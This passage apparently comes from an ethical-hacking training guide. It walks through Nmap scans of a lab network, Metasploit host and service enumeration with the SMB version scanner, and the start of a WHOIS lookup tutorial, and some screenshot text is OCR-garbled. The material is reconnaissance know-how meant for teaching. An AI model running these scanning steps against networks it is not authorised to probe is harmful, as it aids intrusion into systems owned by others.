|_ssl-date: 2018-04-25T19:58:24+00:00; -9h53m36s from scanner time.
| vmware-version:
|_ Server version: VMware ESXi 5.1.0
|_ Build: 1065491
|_ Locale version: INTL 000
|_ OS type: vmnix-x86
|_ Product Line ID: embeddedEsx
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
5988/tcp  closed wbem-http
5989/tcp  open  ssl/wbem   SBLIM Small Footprint CIM Broker
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain

```

| Not valid before: 2014-01-15T03:42:31
|_Not valid after: 2025-07-16T03:42:31
|_ssl-date: 2018-04-25T19:58:23+00:00; -9h53m36s from scanner time.
8000/tcp open http-alt?
8100/tcp open tcpwrapped
8300/tcp closed tmi
MAC Address: F8:72:EA:A4:A1:CC (Cisco Systems)
Aggressive OS guesses: VMware ESXi 5.0 - 5.5 (96%), VMware ESXi 5.5 (96%), VMware ESXi 4.1 (95%), VMware ESXi 6.0.0 (93%), FreeBSD 7.0-RELEASE-p1 - 10.0-CURRENT (93%), VMware ESXi 4.1.0 (93%), VMware ESX Server 4.0.1 (91%), FreeBSD 5.2.1-RELEASE (91%), FreeBSD 8.0-BETA2 - 10.1-RELEASE (90%), FreeBSD 5.3 - 5.5 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: localhost.localdomain; CPE: cpe:/o:vmware:esxi, cpe:/o:vmware:ESXi:5.1.0

Host script results:

|_clock-skew: mean: -9h53m36s, deviation: 0s, median: -9h53m36s

TRACEROUTE

HOP	RTT	ADDRESS
1	0.30 ms	10.10.50.10

Nmap scan report for 10.10.50.11

Host is up (0.00058s latency).

Not shown: 990 filtered ports

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 5.6 (protocol 2.0)

| ssh-hostkey:

| 1024 6f:d3:3d:cb:54:0b:83:3e:bd:25:1c:da:67:b6:92:fb (DSA)

|_ 2048 f9:bc:20:c5:6e:db:6a:86:ea:f5:24:06:57:c6:d9:6f (RSA)

80/tcp open http VMware ESXi Server httpd

|_http-title: Did not follow redirect to https://10.10.50.11/

427/tcp open svrloc?

443/tcp open ssl/http VMware ESXi Server httpd

|_http-title: " + ID_EESX_Welcome + "

| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,

Inc/stateOrProvinceName=California/countryName=US

| Subject Alternative Name: DNS:localhost.localdomain

| Not valid before: 2014-01-18T05:33:03

|_Not valid after: 2025-07-19T05:33:03

|_ssl-date: 2018-04-25T19:50:12+00:00; -10h01m33s from scanner time.

| vmware-version:

| Server version: VMware ESXi 5.1.0

| Build: 1065491

| Locale version: INTL 000

| OS type: vmnix-x86

|_ Product Line ID: embeddedEsx

902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)

5988/tcp closed wbem-http

5989/tcp open ssl/wbem SBLIM Small Footprint CIM Broker

```
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware,
Inc/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2014-01-18T05:33:03
|_Not valid after: 2025-07-19T05:33:03
|_ssl-date: 2018-04-25T19:50:25+00:00; -10h01m35s from scanner time.
8000/tcp open http-alt?
8100/tcp open tcpwrapped
8300/tcp closed tmi
MAC Address: F8:72:EA:A4:A1:2C (Cisco Systems)
Device type: specialized
Running: VMware ESXi 5.X
OS CPE: cpe:/o:vmware:esxi:5
OS details: VMware ESXi 5.0 - 5.5
Network Distance: 1 hop
Service Info: Host: localhost.localdomain; CPE: cpe:/o:vmware:esxi, cpe:/o:vmware:ESXi:5.1.0
```

Host script results:

```
|_clock-skew: mean: -10h01m34s, deviation: 1s, median: -10h01m35s
```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.58 ms	10.10.50.11

Nmap scan report for vc.ooredoocloud.qa (10.10.50.20)

Host is up (0.00065s latency).

Not shown: 998 closed ports

PORt STATE SERVICE VERSION

```
22/tcp open ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
```

| ssh-hostkey:

```
| 2048 8d:b4:b0:01:63:84:eb:c7:bf:cf:f7:b0:c3:12:0e:13 (RSA)
| 256 02:31:3e:d3:75:97:f2:10:88:30:6a:c1:ca:a4:82:bf (ECDSA)
|_ 256 c5:21:3a:a7:81:f5:a6:00:ee:5e:76:94:88:68:03:1d (EdDSA)
```

```
80/tcp open http  Apache httpd 2.4.18 ((Ubuntu))
```

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).

MAC Address: 00:0C:29:72:4A:C1 (VMware)

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.2 - 4.8

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP	RTT	ADDRESS
1	0.65 ms	10.10.50.20

Nmap scan report for 10.10.50.100

Host is up (0.00078s latency).

Not shown: 983 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
443/tcp	open	ssl/http	VMware VirtualCenter Web service
_http-title: Site doesn't have a title (text; charset=plain).			
ssl-cert: Subject: commonName=VMware/countryName=US			
Not valid before: 2017-12-19T17:36:01			
Not valid after: 2018-12-19T17:36:01			
ssl-date: TLS randomness does not represent time			
vmware-version:			
Server version: VMware Workstation 12.5.6			
Build: 5528349			
Locale version: INTL			
OS type: win32-x86			
Product Line ID: ws			
445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp	open	rtsp?	
902/tcp	open	ssl/vmware-auth	VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp	open	vmware-auth	VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
1025/tcp	open	msrpc	Microsoft Windows RPC
1026/tcp	open	msrpc	Microsoft Windows RPC
1027/tcp	open	msrpc	Microsoft Windows RPC
1028/tcp	open	msrpc	Microsoft Windows RPC
1030/tcp	open	msrpc	Microsoft Windows RPC
1031/tcp	open	msrpc	Microsoft Windows RPC
2869/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Service
ssl-cert: Subject: commonName=Win7-PC			
Not valid before: 2017-12-12T19:55:25			
Not valid after: 2018-06-13T19:55:25			
ssl-date: 2018-04-26T05:47:49+00:00; -3m54s from scanner time.			
5357/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0			
http-title: Service Unavailable			
10243/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0			
http-title: Not Found			
MAC Address: 00:0C:29:95:04:33 (VMware)			
Device type: general purpose			
Running: Microsoft Windows 7 2008 8.1			
OS CPE: cpe:/o:microsoft:windows_7::: cpe:/o:microsoft:windows_7::sp1			
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2			
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1			
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1			
Network Distance: 1 hop			
Service Info: Host: WIN7-PC; OS: Windows; CPE: cpe:/o:microsoft:windows,			
cpe:/o:vmware:Workstation:12.5.6			

```

Host script results:
|_clock-skew: mean: -3m54s, deviation: 0s, median: -3m54s
|_nbstat: NetBIOS name: WIN7-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:95:04:33
(VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Win7-PC
|   NetBIOS computer name: WIN7-PC\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2018-04-26T10:47:56+05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|       Message signing enabled but not required
| smb2-time:
|   date: 2018-04-26 01:48:04
|   start_date: 2018-03-27 07:26:43

```

TRACEROUTE
 HOP RTT ADDRESS
 1 0.78 ms 10.10.50.100

Nmap scan report for 10.10.50.202
 Host is up (0.00096s latency). THE NEXT LEVEL OF EDUCATION
 Not shown: 986 closed ports

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
554/tcp	open	rtsp?	
2869/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Service
ssl-cert: Subject: commonName=Win7-1-PC			
Not valid before: 2018-03-05T06:10:47			
Not valid after: 2018-09-04T06:10:47			
ssl-date: 2018-04-26T05:51:38+00:00; -28s from scanner time.			
5357/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0			
http-title: Service Unavailable			
10243/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
http-server-header: Microsoft-HTTPAPI/2.0			
http-title: Not Found			
49152/tcp	open	msrpc	Microsoft Windows RPC

```

49153/tcp open msrpc      Microsoft Windows RPC
49154/tcp open msrpc      Microsoft Windows RPC
49156/tcp open msrpc      Microsoft Windows RPC
49157/tcp open msrpc      Microsoft Windows RPC
49160/tcp open msrpc      Microsoft Windows RPC
MAC Address: 00:0C:29:20:C4:A9 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN7-1-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

└─clock-skew: mean: -28s, deviation: 0s, median: -28s
└─nbstat: NetBIOS name: WIN7-1-PC, NetBIOS user: <unknown>, NetBIOS MAC:
  00:0C:29:20:c4:a9 (VMware)
└─smb-os-discovery:
  └─ OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
  └─ OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
  └─ Computer name: Win7-1-PC
  └─ NetBIOS computer name: WIN7-1-PC\x00
  └─ Workgroup: WORKGROUP\x00
  └─ System time: 2018-04-25T22:51:33-07:00
└─smb-security-mode:
  └─ account_used: <blank>
  └─ authentication_level: user
  └─ challenge_response: supported
  └─ message_signing: disabled (dangerous, but default)
└─smb2-security-mode:
  └─ 2.02:
    └─ Message signing enabled but not required
└─smb2-time:
  └─ date: 2018-04-26 01:51:33
  └─ start_date: 2018-03-29 05:57:42

```

TRACEROUTE

HOP	RTT	ADDRESS
1	0.96 ms	10.10.50.202

Nmap scan report for 10.10.50.210

Host is up (0.00065s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:	2048 3c:9c:fb:cb:58:35:f9:d7:d7:32:6f:ad:6a:f8:c7:9b (RSA)		

```
| 256 70:e7:d9:a2:6a:54:92:e6:07:c9:89:58:b5:99:7d:0d (ECDSA)
| 256 b1:be:a6:62:96:69:76:64:aa:23:bb:ad:54:cc:c0:db (EdDSA)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:EA:BD:DF (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE

HOP RTT ADDRESS
 1 0.65 ms 10.10.50.210

Nmap scan report for 10.10.50.211

Host is up (0.00037s latency).

Not shown: 999 filtered ports

PORt	STATE	SERVICE	VERSION
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
ssl-cert: Subject: commonName=WIN-2HMGPM3UAD7			
Not valid before: 2018-03-28T12:23:16			
_Not valid after: 2018-09-27T12:23:16			
_ssl-date: 2018-04-26T05:51:41+00:00; -5s from scanner time.			

MAC Address: 00:0C:29:BA:AC:AA (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose
 Running (JUST GUESSING): FreeBSD 6.X (85%)
 OS CPE: cpe:/o:FreeBSD:FreeBSD:6.2
 Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
 No exact OS matches for host (test conditions non-ideal).
 Network Distance: 1 hop
 Service Info: OS: Windows; CPE: cpe:/o:Microsoft:windows

Host script results:

|_clock-skew: mean: -5s, deviation: 0s, median: -5s

TRACEROUTE

HOP RTT ADDRESS
 1 0.37 ms 10.10.50.211

Nmap scan report for 10.10.50.200

Host is up (0.000042s latency).

All 1000 scanned ports on 10.10.50.200 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds

```
//Importing Nmap XML file
msf > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
```

```
Applications ▾ Places ▾ Terminal ▾ Thu 01:56
File Edit View Search Terminal Help
Terminal
Nmap scan report for 10.10.50.200
Host is up (0.000042s latency).
All 1000 scanned ports on 10.10.50.200 are closed
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (9 hosts up) scanned in 384.48 seconds
msf > db_import Test
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.8.1'
[*] Importing host 10.10.50.1
[*] Importing host 10.10.50.10
[*] Importing host 10.10.50.11
[*] Importing host 10.10.50.20
[*] Importing host 10.10.50.100
[*] Importing host 10.10.50.202
[*] Importing host 10.10.50.210
[*] Importing host 10.10.50.211
[*] Importing host 10.10.50.200
[*] Successfully imported /root/Test
msf >
```

msf > hosts

Hosts	====							
Address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		IOS		12.X	device		
10.10.50.10	f8:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1		Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33			Windows 7			client	
10.10.50.200	Unknown		device					
10.10.50.202	00:0c:29:20:c4:a9			Windows 7			client	
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0c:29:ba:ac:aa			FreeBSD		6.X	device	

//Performing Services scan

msf > db_nmap -sS -A 10.10.50.211

```

msf > db_nmap -sS -A 10.10.50.211
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-26 02:01 EDT
[*] Nmap: Nmap scan report for 10.10.50.211
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 999 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | ssl-cert: Subject: commonName=WIN-2HMGPM3UAD7
[*] Nmap: | Not valid before: 2018-03-28T12:23:16
[*] Nmap: | Not valid after:  2018-09-27T12:23:16
[*] Nmap: |_ssl-date: 2018-04-26T06:01:58+00:00; -4s from scanner time.
[*] Nmap: MAC Address: 00:0C:29:BA:AC:AA (VMware)
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
[*] Nmap: Device type: general purpose
[*] Nmap: Running (JUST GUESSING): FreeBSD 6.X (85%)
[*] Nmap: OS CPE: cpe:/o:freebsd:freebsd:6.2
[*] Nmap: Aggressive OS guesses: FreeBSD 6.2-RELEASE (85%)
[*] Nmap: No exact OS matches for host (test conditions non-ideal).
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: -4s, deviation: 0s, median: -4s
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1  0.31 ms 10.10.50.211
[*] Nmap: OS and Service detection performed. Please report any incorrect results at ht

```

Observe the scan result showing different services, open and closed port information of live hosts.

msf > services

```

Applications ▾ Places ▾ Terminal ▾ Thu 02:05
File Edit View Search Terminal Help
msf > services
      shared-
Services (33)
=====
host      port  proto name          state   info
----      ----  ----  ----
10.10.50.1  22    tcp   ssh           open    Cisco SSH 1.25 protocol 1.5
10.10.50.1  23    tcp   telnet        open    Cisco router telnetd
10.10.50.1  5060   tcp  sip-proxy     open    Cisco SIP Gateway IOS 15.2.4.M4
10.10.50.1  5061   tcp  tcpwrapped    open
10.10.50.10 22    tcp   ssh           open    OpenSSH 5.6 protocol 2.0
10.10.50.10 80    tcp   http          open    VMware ESXi Server httpd
10.10.50.10 427   tcp  svrloc         open
10.10.50.10 443   tcp  ssl/http       open    VMware ESXi Server httpd
10.10.50.10 902   tcp  ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
10.10.50.10 5988   tcp  wbem-http     closed
10.10.50.10 5989   tcp  ssl/wbem      open    SBLIM Small Footprint CIM Broker
10.10.50.10 8000   tcp  http-alt       open
10.10.50.10 8100   tcp  tcpwrapped    open
10.10.50.10 8300   tcp  tmi            closed
10.10.50.11 22    tcp   ssh           open    OpenSSH 5.6 protocol 2.0
10.10.50.11 80    tcp   http          open    VMware ESXi Server httpd
10.10.50.11 427   tcp  svrloc         open
10.10.50.11 443   tcp  ssl/http       open    VMware ESXi Server httpd
10.10.50.11 902   tcp  ssl/vmware-auth open    VMware Authentication Daemon 1.10
Uses VNC, SOAP
1A 1A 5A 11  5988   tcp  wbem-https   closed

```

msf > use scanner/smb/smb_version

msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS	yes		The target address range or CIDR identifier
SMBDomain.	no		The Windows domain to use for authentication
SMBPass	no		The password for the specified username
SMBUser	no		The username to authenticate as
THREADS	1	yes	The number of concurrent threads


```
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
```

```
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
```

```
msf auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb_version):

Name	Current Setting	Required	Description
RHOSTS	10.10.50.100-211	yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass	.	no	The password for the specified username
SMBUser	.	no	The username to authenticate as
THREADS	100	yes	The number of concurrent threads



The screenshot shows a terminal window titled "Terminal" with the following session history:

```

msf > use scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    10.10.50.100-211 yes        The target address range or CIDR identifier
SMBDomain .             no         The Windows domain to use for authentication
SMBPass   .             no         The password for the specified username
SMBUser   .             no         The username to authenticate as
THREADS   1              yes        The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.100-211
RHOSTS => 10.10.50.100-211
msf auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOSTS    10.10.50.100-211 yes        The target address range or CIDR identifier
SMBDomain .             no         The Windows domain to use for authentication
SMBPass   .             no         The password for the specified username
SMBUser   .             no         The username to authenticate as
THREADS   100            yes        The number of concurrent threads

msf auxiliary(scanner/smb/smb_version) >
  
```

msf auxiliary(scanner/smb/smb_version) > run

```
Terminal
File Edit View Search Terminal Help

msf auxiliary(scanner/smb/smb_version) > run

[+] 10.10.50.100:445 - Host is running Windows 7 Professional SP1 (build:7601)
(name:WIN7-PC) (workgroup:WORKGROUP )
[+] 10.10.50.202:445 - Host is running Windows 7 Professional SP1 (build:7601)
(name:WIN7-1-PC) (workgroup:WORKGROUP )
[*] Scanned 24 of 112 hosts (21% complete)
[*] Scanned 28 of 112 hosts (25% complete)
[*] Scanned 76 of 112 hosts (67% complete)
[*] Scanned 79 of 112 hosts (70% complete)
[*] Scanned 81 of 112 hosts (72% complete)
[*] Scanned 103 of 112 hosts (91% complete)
[*] Scanned 110 of 112 hosts (98% complete)
[*] Scanned 111 of 112 hosts (99% complete)
[*] Scanned 112 of 112 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_version) >
```

msf auxiliary(scanner/smb/smb_version) > hosts

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.50.1	c0:67:af:c7:d9:80		iOS		12.X	device		
10.10.50.10	f6:72:ea:a4:a1:cc		ESXi		5.X	device		
10.10.50.11	f8:72:ea:a4:a1:2c		ESXi		5.X	device		
10.10.50.20	00:0c:29:72:4a:c1	vc.ooredoocloud.qa	Linux		3.X	server		
10.10.50.100	00:0c:29:95:04:33	WIN7-PC	Windows 7	Professional	SP1	client		
10.10.50.200			Unknown			device		
10.10.50.202	00:0c:29:26:c4:a9	WIN7-1-PC	Windows 7	Professional	SP1	client		
10.10.50.210	00:0c:29:ea:bd:df		Linux		3.X	server		
10.10.50.211	00:0C:29:BA:AC:AA		FreeBSD		6.X	device		

Observe the OS_Flavor field. SMB scanning scans for Operating System Flavor for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL <https://www.whois.com/>

The screenshot shows the Whois.com website. At the top, there's a navigation bar with links for DOMAINS, HOSTING, CLOUD, WEBSITES, EMAIL, SECURITY, WHOIS, SUPPORT, LOGIN, and a shopping cart icon. Below the navigation is a large banner with the text "GET A DOMAIN NAME" and "With FREE Email, DNS, Theft Protection And Lots More". It features a search bar with the placeholder "Find your domain name" and a "Search" button. To the right of the banner are two promotional boxes: one for ".space" domains at \$0.88 and another for ".store" domains at \$4.28, both with "BUY NOW" buttons. Below these boxes is a section introducing WORDPRESS with bullet points: Enhanced Performance, User Friendly, and Simplified Dashboard.

2. A search of Target Domain

The screenshot shows the search results for the domain "ipspecialist.net" on Whois.com. The top part displays "DOMAIN INFORMATION" with details such as the domain name, registrar (GoDaddy.com, LLC), registration date (2010-02-04), expiration date (2019-02-04), updated date (2018-01-20), and status (clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited). Below this is a "REGISTRANT CONTACT" section with a name field containing "*****". Underneath is a "RAW WHOIS DATA" section with a long list of WHOIS records. At the bottom of the page, there's a note about the source of the data and a disclaimer. On the right side of the search results page, there are promotional banners for ".space" and ".site" domains, along with a "Hot Deals!" section for WORDPRESS HOSTING.

WHOIS Lookup Result Analysis

Lookup Result shows complete domain profile, including

